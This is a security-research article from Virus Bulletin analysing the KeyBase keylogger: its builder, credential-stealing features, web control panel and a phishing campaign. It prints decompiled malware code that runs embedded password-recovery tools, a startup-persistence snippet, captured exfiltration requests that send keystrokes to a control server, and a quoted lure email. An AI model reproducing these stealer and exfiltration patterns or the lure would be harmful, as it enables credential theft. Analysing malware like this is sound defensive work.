virus BULLETIN Covering the global threat landscape

NEW KEYLOGGER ON THE BLOCK

Gabor Szappanos
Sophos, Hungary

KeyBase is a trending payload in several of today's malware groups. In fact, we have seen evidence that all of the *Office* exploit kits (MWI, AK-1, AK-2, DL-1 and DL-2) have been used to distribute it. A detailed description of these *Office* kits can be found in [1].

One of the incidents related to the KeyBase trojan was described in [2], while a very detailed and extensive listing of incidents was published in [3]. Its significance is being recognized, and recently *Team Cymru* started tracking KeyBase C&C activity [4].

In this paper we provide an overview of KeyBase, both the keylogger itself and the server-side management component. Additionally, we will look at an example of when this trojan was used.

KEYBASE BUILDER

KeyBase is a commercial product (i.e. it is sold for money, which does not necessarily means that it is legitimate). The original homepage of the product was http://www.keybase.in/ (note that, despite the fact that the URL differs only by one character, it is not related in any way to the popular public key store keybase.io).

However, the project has been shut down due to its increased use by criminals.




Figure 1: The project has been shut down.

This move hasn't stopped the criminals from using the keylogger in their campaigns though. Even now (at the time of writing: June 2016) we are seeing new instances being distributed.

The *Wayback Machine* web archive stores earlier versions of the site, which give us some hints about the capabilities of the tool [5].

KeyBase is more than just a simple keylogger, it is a complete credential stealing suite. Aside from stealing credentials from all popular web browsers and email clients, KeyBase is also capable of storing keystrokes and clipboard content, and screenshots can also be created with it.

Passwords are stolen from a long list of applications which include the most popular web browsers and email clients.





Figure 2: Passwords are stolen from a long list of applications.

Password stealing is not an original development in the product. This functionality is outsourced using the MailPassView and WebBrowserPassView utilities from Nirsoft [6] – as in most other contemporary credential stealers (e.g. Predator Pain, Hawkeye, iSpy).

The Nirsoft utilities are stored in encrypted form (using the AES algorithm) and extracted and executed on the fly when needed, as shown in Figure 3.

In this example the email stealer is stored as a resource called 'Recovermail'. Figure 4 shows the version information of the embedded utilities.




```
public string ReadMail()
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + "\\Mails.txt";
    string result;
    try
    {
        if (!File.Exists(text))
        {
            Assembly assembly = (Assembly)typeof(Assembly).GetMethod(Strings.StrReverse("ylbmessAgnitucexEteG")).Invoke(null, null);
            ResourceManager resourceManager = new ResourceManager("Key", assembly);
            byte[] bytes = Encoding.Unicode.GetBytes("Password");
            string executablePath = Application.ExecutablePath;
            string cmd = "/stext " + text;
            byte[] cl2zÔ = (byte[])resourceManager.GetObject("RecoverMail");
            Óµ.ØØØØ(executablePath, cmd, Encryption.RSMDecrypt(cl2zÔ, bytes), false);
            while (!File.Exists(text))
            {
                Thread.Sleep(1000);
            }
        }
        result = File.ReadAllText(text);
```

Figure 3: The Nirsoft utilities are stored in encrypted form and extracted and executed on the fly.




Figure 4: Version information of the embedded utilities.

Screenshots are taken periodically and uploaded to the server. It is even possible, using the InstaLogging feature, to specify which applications trigger the screenshot (see Figure 5).

In most cases the screenshot feature is turned off, which is probably to save disk space on the server side – KeyBase can easily create thousands of screenshots, which consume several gigabytes of disk space.

As shown in Figure 6, the uploading of clipboard content is configurable, and a self-destruct date can even be specified for time-limited operations (see Figure 7).

Most of the keyloggers we see today support multiple submission methods for stolen data; these are usually email, FTP and web upload. KeyBase supports only one of these, web upload.

Once the installation of the trojan is complete, it sends back a notification to the server (as an HTTP GET request sent to the server side PHP script) (see Figure 8).




Figure 5: The InstaLogging feature specifies which applications trigger the screenshot.




Figure 6: Clipboard content uploading.




Figure 7: A self-destruction date can be specified for time-limited operations.

```
GET /web/post.php?type=notification&machinename=[redacted]&machinetime=8:51%20AM HTTP/1.1
Host: [redacted]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: [redacted]
Server: Apache
X-Powered-By: PHP/5.3.29
Keep-Alive: timeout=8000, max=8000
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

b
<br>Success
0
```

Figure 8: Once the installation of the trojan is complete it sends back a notification.

```
GET /web/post.php?type=keystrokes&machinename=[redacted]&windowtitle=Capturing%20from%20Intel
(R)%20PRO/1000%20MT%20Desktop%20Adapter%20%20%20%20%5Bwireshark%201.7.0%20%20(SVN%20Rev%
2039768%20from%20/trunk)%5D&keystrokestyped=&machinetime=8:52%20AM HTTP/1.1
Host: [redacted]

HTTP/1.1 200 OK
Date: [redacted]
Server: Apache
X-Powered-By: PHP/5.3.29
Transfer-Encoding: chunked
Content-Type: text/html

b
<br>Success
0
```

Figure 9: Periodically it sends the collected keystrokes and other information.

Then it periodically sends the collected keystrokes and other information in the same way (Figure 9).

Interestingly, even though most of the strings are encrypted in the source of the trojan (using a slightly modified Vigenere cypher), and are thus hidden from simple analysis tools, the web panel URL is stored in plain text.

An interesting feature is that the password for encrypting the string variables is not specified in plain text (which would make it relatively easy to guess/crack), but instead is derived from a bitmap when generating the trojan with the builder. Clicking within the map sets the password.

Figure 11: The password for encrypting the string variables is derived from a bitmap.

KEYBASE SERVER SIDE

Although it falls short compared with other common keyloggers in terms of submission features, one clear advantage of KeyBase is a user-friendly server-side interface, Keypanel, which starts with a login page, as shown in Figure 12.




Figure 12: KeyBase login.

A successful login leads to a dashboard (Figure 13), which summarizes the information collected from the infected victims, listing separately the infected computers, collected passwords, logged keystrokes and uploaded screenshots.

From here it is possible to access the uploaded clipboard content (Figure 14) and the stolen passwords (Figure 15), or browse the screenshots (Figure 16).

Having access to all of this data is just the beginning, the real activities start when the criminals begin to use the stolen information in their schemes.

```
.Restart_Path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), "Important.exe");
.App_Path = Application.ExecutablePath;
.Alt_Location = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), "Important.exe");
.P_Link = "http://[redacted]5march-5april/";
```

Figure 10: The web panel URL is stored in plain text.




Figure 13: A dashboard summarizes the available information collected from the infected victims.




Figure 14: The uploaded clipboard content can be accessed.




Figure 15: The stolen passwords can be accessed.




Figure 16: The screenshots can be browsed.

The stolen data is typically used in supply chain hijacking attacks, similar to the one described in [7], which features a different keylogger, Hawkeye.

KEYBASE CAMPAIGN

As examples we take a series of KeyBase trojan variants that sent stolen data to the jobme.eu server.

These trojans were distributed in email messages like the one shown in Figure 17.




Figure 17: KeyBase trojan distribution email.

The trojan was attached to the email as a *Windows* executable packed in a ZIP archive. In this case *Office* exploits were not used in the distribution, instead the criminals relied on traditional social engineering.

In another case we couldn't recover the original email, but we know that the trojan was distributed by email, once again in an archive. This time the archive was named 'enquiry_shipsrv_047pdf.gz' (even though the file extension suggests it was a gzip archive, it was really a renamed ZIP file).

VirusTotal data suggests that the original email had the following text:

```
From: PT Indofuels Limited
Sent: Monday, 19 October, 2015 4:08 PM
*Blank out*
Subject: Request for Quotation

Hello sir,

We just sent you our Request for Quotation via
ShipServ.

Attached please find additional data, as announced in
our ShipServ inquiry.

We are looking forward to receiving your quotation.

Best regards

Mr Tse Lenora
Director
PT Indofuels Limited
Tel : +852 31889879
Email : indoship@indofuels.com
Website : http://www.indofuels.com
==================================================
Notice:
(1) It is not SPAM/Junk Mail but only regular e-mail
of shipping & chartering business;
(2) If you are not interested in these biz areas and
do not want to receive our mail again, please inform
us;
(3) Please consider the environment before printing
this e-mail.
```

When the victim opens and executes the attachment, the trojan activates and installs itself on the computer, then creates a link in the user's %STARTUP% directory. This way, the keylogger will execute every time the computer is turned on.

On the server we found multiple installations of the server-side panel.

Figure 18: Multiple installations of the server-side panel.

Here, each of the subfolders (except for cgi-bin and tmp) contained a separate control panel. A possible reason for this is to separate different malware distribution campaigns. We were able to identify a couple of samples that connected to some of the panels.

SHA1	Drop folder/ panel
2243661696ef0a519c6583ac1ab2e14088fe476f	roko
f73dc85a3506a11e4dbbeda5e4e69109bd9a2ffe 6d6d2002f8841fa605fc51f749bacb6bd50b7678	ocha

The majority of the panels were empty – either the campaign didn't start or the logs had already been deleted.




Figure 19: The majority of the panels were empty.

Even though a typical campaign in this operation affected only a few dozen computers, the criminals managed to collect a lot of password and keystrokes (and skipped the screenshots, possibly to spare server storage).




Figure 20: The criminals managed to collect a lot of password and keystrokes.

It is generally observable with KeyBase (and other keylogger) campaigns that the criminals keep the number of infected hosts low – in the dozens. This gives them a manageable amount of data and number of victims, for when they (usually) engage in invoice hijacking actions.

The target distribution of the KeyBase campaigns tied to the jobmen.eu domain is illustrated in Figure 21. The main targets were in Asia, India, Indonesia, Bangladesh and Djibouti.

We don't have information on the actual use of the credentials,




Figure 21: The main targets were in Asia, India, Indonesia, Bangladesh and Djibouti.

but it is likely that the criminals were engaged in a supply chain hijacking operation, much like that described in [7].

REFERENCES

[1] https://blogs.sophos.com/2016/04/20/sophoslabs-investigates-the-most-popular-microsoft-office-exploit-kits/.

[2] http://th3l4b.blogspot.ie/2015/10/keybase-loggerclipboardcredsstealer.html.

[3] http://researchcenter.paloaltonetworks.com/2016/02/keybase-threat-grows-despite-public-takedown-a-picture-is-worth-a-thousand-words/.

[4] https://blog.team-cymru.org/2016/02/keybase-malware-family-added-to-team-cymru-botnet-analysis-and-reporting-service-bars/.

[5] https://web.archive.org/web/20150623002553/http://www.keybase.in/.

[6] http://www.nirsoft.net/utils/index.html#password_utils.

[7] https://nakedsecurity.sophos.com/2016/02/29/the-hawkeye-attack-how-cybercrooks-target-small-businesses-for-big-money/.

Editor: Martijn Grooten

Chief of Operations: John Hawes

Security Test Engineers: Scott James, Tony Oliveira, Adrian Luca, Ionuţ Răileanu, Chris Stock

Sales Executive: Allison Sketchley

Editorial Assistant: Helen Martin

Developer: Lian Sebe

Consultant Technical Editor: Dr Morton Swimmer

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: https://www.virusbtn.com/